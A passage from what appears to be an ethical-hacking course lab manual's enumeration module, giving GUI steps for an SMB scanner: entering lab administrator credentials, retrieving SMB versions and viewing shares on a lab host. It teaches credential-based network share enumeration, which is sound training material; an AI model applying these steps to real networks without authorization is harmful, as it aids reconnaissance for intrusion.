
23. The **Login Credentials List for Share Checking** window appears. Enter **Administrator** and **Pa\$\$w0rd** in the **Username** and **Password** fields, respectively. Click **Add to List** to add the credentials to the list and click **OK**.

Note: In this task, we are using the login credentials for the **Windows Server 2019** and **Windows Server 2022** machines to understand the tool. In real-time, attackers may add a list of login credentials by which they can log in to the target machines and obtain the required SMB share information.




Module 04 – Enumeration


24. In the **SMB Scanner** window, click the **Get SMB Versions** button.



25. Once the scan is complete, the result appears, displaying information such as the NetBIOS Name, DNS Name, SMB versions, and Shares for each target IP address.



26. Right-click on any of the machines (in this example, we will use **10.10.1.19**) and click **View Shares** from the available options.



